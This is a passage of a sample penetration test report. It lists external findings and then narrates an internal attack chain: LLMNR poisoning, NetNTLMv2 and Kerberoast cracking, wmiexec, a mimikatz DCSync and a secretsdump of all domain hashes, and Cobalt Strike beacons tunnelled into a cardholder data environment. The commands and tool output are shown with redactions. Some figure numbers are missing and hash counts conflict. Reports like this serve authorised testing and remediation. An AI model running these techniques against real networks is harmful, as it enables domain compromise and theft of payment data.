TES P.TDL_SECONDS SERVER_TIMEZONE DEVICE_TIMEZONE H.USER_AGENT_OS LANGUAGE_COUNTRY H.USER_AGENT_TYPE CCB.CARD_TYPE B
IN_COUNTRY BIN_ISSUER SUB_TYPE
"SUB .tsv" [readOnly] 68467L, 73146068C 1,1 Top
```


Figure 14: Encrypted Credit Card Information

External Penetration Test Finding Details

NOTE: For this sample report below are simply examples of detailed findings for each severity. This is for examples purposes only.

NFS Exposed with No Authentication	Critical
<p>Description</p> <p>Network File System (NFS) is a protocol that allows users to access files over a network in a manner similar to how local storage is accessed. When an NFS export is misconfigured to allow unrestricted access, it can expose sensitive data and potentially grant unauthorized users the ability to modify or delete data.</p>	
<p>CVSS: 10</p>	
<p>Affected Assets</p> <p>xx.xx.xx.xx:2049</p>	
<p>Evidence</p> <pre> root@kali:~# showmount -e 20[REDACTED]2 Export list for 20[REDACTED]2: /data * /root/nfs * root@kali:~# mount -o tcp 20[REDACTED]2:/data /mnt/[REDACTED]_data/ root@kali:~# ls -l /mnt/[REDACTED]_data/ total 992756 drwxr-xr-x 2 root root 4096 Apr 3 2012 audit drwxr-xr-x 6 root root 4096 Apr 4 2012 old drwxr-xr-x 9 root root 4096 Sep 6 2013 puppet-enterprise-3.0.0-el-5-x86_64 -rw-r--r-- 1 root root 255296558 Aug 12 2013 puppet-enterprise-3.0.0-el-5-x86_64.tar.gz drwxr-xr-x 9 root root 4096 Oct 11 2013 puppet-enterprise-3.0.0-el-6-x86_64 -rw-r--r-- 1 root root 248005521 Aug 1 2013 puppet-enterprise-3.0.0-el-6-x86_64.tar.gz drwxr-xr-x 9 root root 4096 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64 -rw-r--r-- 1 root root 259819117 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64.tar.gz drwxr-xr-x 9 root root 12288 Nov 25 2013 puppet-enterprise-3.1.0-el-6-x86_64 -rw-r--r-- 1 root root 252396862 Oct 16 2013 puppet-enterprise-3.1.0-el-6-x86_64.tar.gz drwxr-xr-x 2 root root 4096 Aug 29 2013 tars root@kali:~# mount grep 205 20[REDACTED]2:/data on /mnt/[REDACTED]_data type nfs (rw,relatime,vers=3,rsize=262144,wsiz=262144,namLen=255,hard,proto=tcp,timeo=600,retr=2,sec=sys,mountaddr=20[REDACTED]2,mountvers=3,mountport=4002,mountproto=tcp,local_lock=none,addr=20[REDACTED]2) root@kali:~# </pre>	
<p>Recommendations</p> <p>Limit the hosts that can access the NFS share by specifying trusted IP addresses or hostnames instead of using a wildcard (*). Use strong authentication mechanisms like Kerberos with NFS to ensure only authorized users can access the share. Regularly review and audit NFS configurations and monitor for unexpected access patterns. Consider using firewall rules to restrict which hosts can access the NFS ports on the server.</p>	
<p>References</p> <ul style="list-style-type: none"> https://www.netapp.com/media/10720-tr-4067.pdf 	
<p>Synopsis</p> <p>NFS exports were configured to allow anyone to access and mount them.</p>	

Administrative Interface Exposed	Medium
<p>Description</p> <p>An administrative interface was discovered to be accessible from an external address. An attacker could attempt to brute force this interface to gain access to administrative functions, or enumerate the interface's software to launch further attacks against the company's infrastructure.</p>	
<p>CVSS: 5</p>	
<p>Affected Assets</p> <p>https://<example>.org/wp-login.php https://<example>:8443/remote/login?lang=en</p>	
<p>Recommendations</p>	

<p>Implement controls to prevent the interface from being accessible to external addresses. If external access is required, restrict the range of allowed external addresses that can access the interface and configure the application to use transport-level encryption (SSL or TLS). Additionally, implement a strong password policy for the interface's accounts.</p>	
<p>Evidence</p>	
<p>References</p> <ul style="list-style-type: none"> • https://www.owasp.org/index.php/Administrative_Interface • https://www.owasp.org/index.php/Testing_for_infrastructure_configuration_management_%28OWASP-CM-003%29#Administrative_tools 	
<p>Synopsis</p> <p>A login page to an application, appliance or system was observed over the Internet.</p>	

EXT-004: FTP Supports Cleartext Authentication	Low
<p>Description</p> <p>The remote FTP server allows the user's name and password to be transmitted in cleartext, which could be intercepted by a network sniffer or a man-in-the-middle attack.</p>	
<p>CVSS: 2.6 CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N</p>	
<p>Affected Assets</p> <p>xxxxx.org: 21 / tcp / ftp ssh.xxxxx.org: 21 / tcp / ftp xxxx.com: 21 / tcp / ftp xxxxxorg: 21 / tcp / ftp</p>	
<p>Recommendations</p> <p>Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted.</p>	

Synopsis

Authentication credentials might be intercepted.

Internal Penetration Testing

Internal Attack-Chain

Legacy Name Resolution Protocols Lead to Domain Compromise

Rotas began the internal testing portion by observing local network traffic. Rotas identified Link-Local Multicast Name Resolution (“LLMNR”) and NetBIOS Name Service (“NBNS”) traffic traversing the broadcast domain. These protocols have inherent weaknesses if they have been deployed using default configurations.

Rotas determined five hosts on the same network were broadcasting LLMNR requests. By responding to the broadcast requests, Rotas was able to retrieve the NetNTLMv2 hash for five domain accounts.

```

File Actions Edit View Help
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] [LLMNR] Poisoned answer sent to 10.212.230.13 for name wpad
[*] [LLMNR] Poisoned answer sent to fe80::5:2dd2:814a:24b7 for name wpad
[*] [NBNS] Poisoned answer sent to 10.212.230.71 for name ELECT (service: File Server)
[Proxy-Auth] NTLMv2 Client : 10.212.230.13
[Proxy-Auth] NTLMv2 Username : TRAI
[Proxy-Auth] NTLMv2 Hash : TRAI:1a27f43e6d67ef468:A7CE6EDCDB3D45C79824CC47E9E98B9C:01010000000000003051FE7213BFD9013AFACD3C747766B30000000002000800
[Proxy-Auth] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] Skipping previously captured hash for PC
[Proxy-Auth] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] Skipping previously captured hash for PC
[Proxy-Auth] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] Skipping previously captured hash for PC
[Proxy-Auth] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] Skipping previously captured hash for PC
[Proxy-Auth] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) vim-ehr-agent/1.0.6 Chrome/89.0.4389.114 Electron/12.0.4 Safari/537.36
[*] [NBNS] Poisoned answer sent to 10.212.172 for name WPAD (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.212.172 for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::c662 for name wpad.local
[ PC-101 ] 0-$ (L) zsh (1*$ (L) zsh) 2$(L) zsh ]] [ 25/07 12:19 ]

```

Figure 15: Legacy Name Resolution Traffic Observed and Hash Captured

When Windows systems request resources using a hostname, the systems first check their local DNS cache to resolve the hostname to an IP address. If the name is not found in the cache, the systems then make a DNS request. Finally, if the name cannot be resolved by DNS, the systems will either use LLMNR or NBNS, and then broadcast a request for the named resource on the local network. A well-positioned attacker can respond to these requests with an authentication challenge. The victim system will respond with the domain username, and a hashed password value.

With the users NetNTLMv2 network hash, Rotas moved to recover the plaintext password. Rotas leveraged [oclHashcat](#) running on a server equipped with special video cards to conduct a GPU based

wordlist attack against the recovered hash. After several hours, Rotas was able to ascertain the cleartext value of one of the captured NetNTLMv2 password hashes.

```

Administrator: Command Prompt
Candidates.#1....: +u+u+u -> +k+k+k
Hardware.Mon.#1..: Temp: 32c Fan: 0% Util: 40% Core:1695MHz Mem:9751MHz Bus:16

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 5600 (NetNTLMv2)
Hash.Target...: -----hashes.txt.txt
Time.Started...: Tue Jul 25 18:50:02 (1 hour, 51 mins)
Time.Estimated...: Tue Jul 25 20:41:35 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (C:\Users\miner\Documents\hashcat-6.2.2\wordlists\rockyou)
Guess.Mod.....: Rules (C:\Users\miner\Documents\hashcat-6.2.2\rules\best64.rule)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 194.0 MH/s (12.15ms) @ Accel:64 Loops:38 Thr:64 Vec:1
Recovered.....: 1/3 (33.33%) Digests: 1/3 (33.33%) Salts
Progress.....: 1954042915209/1954042915209 (100.00%)
Rejected.....: 0/1954042915209 (0.00%)
Restore.Point...: 8459060239/8459060239 (100.00%)
Restore.Sub.#1...: Salt:2 Amplifier:76-77 Iteration:0-38
Candidate.Engine.: Device Generator
Candidates.#1....: ~erian~ -> ~~~~~
Hardware.Mon.#1..: Temp: 40c Fan: 0% Util: 16% Core:1695MHz Mem:9751MHz Bus:16

Started: Tue Jul 25 18:50:00
Stopped: Tue Jul 25 20:41:37
    
```

Figure 16: Rotas

Rotas utilized the discovered credentials with the [CrackMapExec](#) tool to perform an authenticated SMB scan of the 10.x.2.0/24 subnet to determine which hosts the domain user could access. Upon review of the logs, it was determined that the user had local administrative rights to the “XXXXXXXX” host as indicated by the “Pwn3d!” output in the following screenshot:

```

SMB 10.1.2.116 445 Cv [redacted] [*] Windows 7 Professional 7601 Service Pack 1 x32 (name: [redacted] A) (signing:False) (SMBv1:True)
SMB 10.1.2.119 445 Cv [redacted] [*] Windows 7 Professional 7601 Service Pack 1 x32 (name: [redacted] (signing:False) (SMBv1:True)
SMB 10.1.2.108 445 Cv [redacted] [+] [redacted] byc: [redacted]
SMB 10.1.2.87 445 Cv [redacted] [+] [redacted] byc: [redacted] (Pwn3d!)
SMB 10.1.2.107 445 Cv [redacted] [+] [redacted] byc: [redacted]
SMB 10.1.2.86 445 Cv [redacted] [+] [redacted] byc: [redacted]
    
```

Figure 17: Local Administrator

[Wmiexec.py](#) was used in conjunction with the “xxxxxxx” credentials to execute a Cobalt Strike web delivery PowerShell command. The script utilizes WMI to quickly gain a user level command line shell to the remote system.

```

root [redacted] ~\CrackMapExec# /usr/share/doc/python-impacket/examples/wmiexec.py "[redacted]yc:[redacted]@10.1.2.87"
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
[redacted] byc
    
```

Figure 18: WMI Exec

```

09/05 10:39:21 *** initial beacon from [redacted]yc *@10.1.2.87 (Cv [redacted]T)
    
```

Figure 19: Initial Command and Control Beacon

In addition, Rotas utilized the credentials with the GetUserSPNs.py script provided with the [Impacket](#) toolkit to perform a Kerberoasting attack. The script queries the domain for Service Principle Names

("SPN") and then utilizes the SPN's to request service tickets ("TGS") for service accounts by specifying their SPN's. The TGS is signed with the Service Accounts NTLM hash and can be leveraged in additional offline authentication attacks, as previously conducted.

Service Accounts are typically used to run a service or application, and often have privileged access to computers, applications, and data; making them highly valuable to attackers. In addition, this type of attack can be utilized by authenticated domain users, regardless of their rights.

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon
MSSQLSvc/labsys	...	CN=GrpI...	2015-08-06 18:21:25	N/A
host/adfs	...	CN=GrpA...	2013-03-22 13:24:37	N/A
host/srvb	...	CN=GrpA...	2014-10-13 13:15:19	2016-04-05 11:02:37
MSSQLSvc/ITCS	...	CN=GrpA...	2014-12-09 06:05:54	N/A
MSSQLSvc/ITCS	...	CN=GrpA...	2014-12-09 06:05:54	N/A
MSSQLAPDisco.3/ITCS	...	CN=GrpA...	2014-12-09 06:05:54	N/A
MSSQLAPDisco.2	...	CN=GrpA...	2014-12-09 06:05:54	N/A

Figure 20: Kerberoasting Attack Showing SPNs

Rotas then took the recovered 10 hashes offline and utilized oclHashcat to audit the password hashes. Rotas successfully retrieved the credentials for the "mxxxxadmin" service account after approximately 1 day and 5 hours.

```

Session.....: 
Status.....: Running
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: kerberoast.txt
Time.Started.....: Wed Sep 5 11:29:40 (2 hours, 53 mins)
Time.Estimated...: Thu Sep 6 19:52:33 (1 day, 5 hours)
Input.Base.....: File (/usr/local/bin/wordlists/l...txt)
Input.Mod.....: Rules (/home...onerule.rules)
Speed.Dev.#1.....: 256.1 MH/s (4.82ms)
Speed.Dev.#2.....: 258.3 MH/s (4.78ms)
Speed.Dev.#3.....: 251.0 MH/s (2.40ms)
Speed.Dev.#4.....: 254.2 MH/s (2.36ms)
Speed.Dev.#5.....: 274.6 MH/s (9.38ms)
Speed.Dev.#6.....: 245.1 MH/s (2.45ms)
Speed.Dev.#*.....: 1536.6 MH/s
Recovered.....: 1/10 (10.00%) Digests, 1/10 (10.00%) Salts
Progress.....: 12537776186070/194089450478200 (6.46%)
Rejected.....: 108613915350/12537776186070 (0.87%)
Restore.Point...: 23407091/373284836 (6.27%)
Candidates.#1....: jha19911206Mq -> aha1991volkolak1991
Candidates.#2....: 199051wa6 -> 199112tr7GDC
Candidates.#3....: 199130324123 -> 199kk2885
Candidates.#4....: 1995465dc -> 19964306666
Candidates.#5....: 9992886 -> focus199606hur
Candidates.#6....: 1992cronice -> 19930om23yi
HWMon.Dev.#1.....: Temp: 78c Fan: 52% Util: 97% Core:1822Mhz Mem:4513Mhz Lanes:16
HWMon.Dev.#2.....: Temp: 78c Fan: 52% Util: 97% Core:1822Mhz Mem:4513Mhz Lanes:8
HWMon.Dev.#3.....: Temp: 78c Fan: 52% Util: 94% Core:1809Mhz Mem:4513Mhz Lanes:16
HWMon.Dev.#4.....: Temp: 80c Fan: 54% Util: 94% Core:1835Mhz Mem:4513Mhz Lanes:8
HWMon.Dev.#5.....: Temp: 72c Fan: 48% Util: 98% Core:1835Mhz Mem:4513Mhz Lanes:16
HWMon.Dev.#6.....: Temp: 77c Fan: 51% Util: 94% Core:1784Mhz Mem:4513Mhz Lanes:16
    
```

Figure 21: Password Cracking of Service Accounts from Kerberoasting Attack

Rotas utilized the "mxxxxxxadmin" credentials along with CrackMapExec to determine if the user had local administrative access to any of the Domain Controllers.

Company X

```
09/06 08:01:24 [input] [redacted] dcsync [redacted] \srv[redacted]
09/06 08:01:25 [task] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:[redacted] /user:[redacted] command
09/06 08:01:27 [checkin] host called home, sent: 635978 bytes
09/06 08:01:28 [output]
received output:
[DC] [redacted] will be the domain
[DC] [redacted]' will be the DC server
[DC] [redacted]r' will be the user account

Object RDN      : srv[redacted]

** SAM ACCOUNT **

SAM Username      : srvfi[redacted]
User Principal Name : srvfi[redacted]
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 7/30/2018 1:21:41 PM
Object Security ID : S-1-5-21-73586283-329068152-839522115-131525
Object Relative ID : 131525

Credentials: [redacted]
Hash NTLM: [redacted]
ntlm-0: [redacted]
```

Figure 26: Domain Admin NTLM Hash Extraction Example

Rotas took the hashes offline and utilized oclHashcat to audit the password hashes and successfully retrieved the plaintext password for six (6) Domain Admin users. Rotas had complete administrative control of the Company X Active Directory domain, at this point.

Compromising Company X Card Data Environment

With effective control of the Company X domain, Rotas began post exploitation tasks and attempt to gain access into the Card Data Environment.

Rotas began by first scanning the target subnet, 10.x.2.0/24, for any open ports. Rotas discovered that several hosts had TCP port 3389 for Remote Desktop Protocol (“RDP”) access open. In addition, Rotas discovered TCP port 31433 for MSSQL open on xxxxx.xxxx.us (10.xx.2.56).

```
root@[redacted]:~# nmap -p 3389,31433 10.[redacted].2.56
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-19 07:20 MDT
Nmap scan report for [redacted] us (10.[redacted].2.56)
Host is up (0.0029s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
31433/tcp open  unknown
```

Figure 27: RDP MSSQL Open Between CDE and Non-CDE

Company X

Rotas then used `secretsdump.py` from the Impacket toolkit to extract all the NTLM hashes for every user on the RA domain. Rotas retrieved 12995 hashes in total.

```
root@██████████:~# impacket/examples/secretsdump.py -outputfile all_domain_hashes -just-dc-ntlm 'mo██████████@10.██████████.4.104'
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:██████████
Guest:501:██████████
krbtgt:502:██████████
\sys:1115:██████████
```

Figure 28: All NTLM Hashes for Domain

A total of 112 user hashes were discovered, of those, Rotas was able to successfully recover the plaintext password for 80 users.

Rotas then attempted to establish a Remote Desktop session with a host inside the CDE, however login required the user to enter a security code provide by Symantec VIP.




Figure 29: VIP Token Required

Rotas targeted accounts which appeared to be service accounts and discovered the “xxxxxxx” account had RDP access to host xxxxxx.

Rotas utilized the previously obtained credentials to establish a Remote Desktop session to xxxxxxxx without the need of a Symantec VIP token.




Figure 30: RDP On Card Holder Environment Host

To expand the foothold, Rotas then attempted to gain a Cobalt Strike C2 beacon on xxxxxx54, however egress filtering preventing any communication to the Rotas internal laptop on any port egressing from the environment.




Figure 31: TCP 444 Closed

It was discovered that xxxxx01 could communicate with xxxT6.xxxxx.US on any port. Rotas confirmed this by first establishing a C2 beacon on xxxxxT6 and tasking the beacon to set up a port forward from TCP port 4567 on xxxxxxxT6 to port 22 on the Rotas internal laptop, 10.x.2.26.

SYSTEM *	xxxxT6	3228	reverse port forward	4567	10.x.2.26	22
----------	--------	------	----------------------	------	-----------	----

Figure 32: Port Forward




Figure 33: TCP 4567 Open

With the port forwarding in place, a copy of [PuTTY.exe](#) was transferred to xxxxxxx01 and configured to set up an SSH dynamic port forward tunnel on TCP port 9090 and then reverse port forward that to the Rotas laptop.




Figure 34: SSH Port Forward




Figure 35: SSH Port Forward Configuration

Rotas utilized the stageless payload generation features of Cobalt Strike to generate a payload that utilized the proxy port 9090 on ITCVIPPCIO1 as its communication channel back to the Cobalt Strike server locate on the Rotas RTA at 10.x.2.26.

The payload was copied to xxxxxxx01 and executed resulting in a C2 beacon being established on the host.




Figure 36: Stageless Payload

```
09/13 15:10:09 *** initial beacon from srv: [REDACTED] *@10. [REDACTED].2.54 ([REDACTED] 101)
```

Figure 37: Beacon on xxxxxx01

Rotas then injected a SMB Beacon, which uses SMB named pipes to establish links with additional hosts and tasked it to establish a link on the remaining Windows hosts within the CDE. The “mxxxxxadmin” credentials were used for authentication in this attack in conjunction with psexec_psh which is an implementation of the Sysinternals psexec module which runs in PowerShell.

```
beacon> make_token [REDACTED] \mc [REDACTED]
[*] Tasked beacon to create a token for [REDACTED] \moma [REDACTED]
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] 1 via Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] 1 via Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] 2 via Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] a Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] V01 via Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] a Service Control Manager (PSH)
beacham beacon> psexec_psh [REDACTED] smb pipe
[*] Tasked beacon to run windows/beaton_smb/bind_pipe (\ [REDACTED] \pipe\status_9876) on [REDACTED] A via Service Control Manager (PSH)
```

Figure 38: PSEXEC_PSH on Cardholder Data Environment Hosts

```
09/13 08:36:19 *** initial beacon from SYSTEM *@10 [REDACTED] 2.35 ([REDACTED] 1)
09/13 08:36:19 *** initial beacon from SYSTEM *@10 [REDACTED] 2.41 ([REDACTED] 1)
09/13 08:36:19 *** initial beacon from SYSTEM *@10 [REDACTED] 2.42 ([REDACTED] 2)
09/13 08:36:19 *** initial beacon from SYSTEM *@10 [REDACTED] 2.44 ([REDACTED] )
09/13 08:36:40 *** initial beacon from SYSTEM *@10 [REDACTED] 2.45 ([REDACTED] 01)
09/13 08:36:40 *** initial beacon from SYSTEM *@10 [REDACTED] 2.48 ([REDACTED] )
09/13 08:36:40 *** initial beacon from SYSTEM *@10 [REDACTED] 2.49 ([REDACTED] )
09/13 08:40:45 *** initial beacon from SYSTEM *@10 [REDACTED] 2.64 ([REDACTED] L2)
09/13 08:40:45 *** initial beacon from SYSTEM *@10 [REDACTED] 2.64 ([REDACTED] L2)
09/13 08:40:52 *** initial beacon from SYSTEM *@10 [REDACTED] 2.64 ([REDACTED] L2)
```

Figure 39: Cobalt Strike Beacons from Cardholder Data Environment Hosts

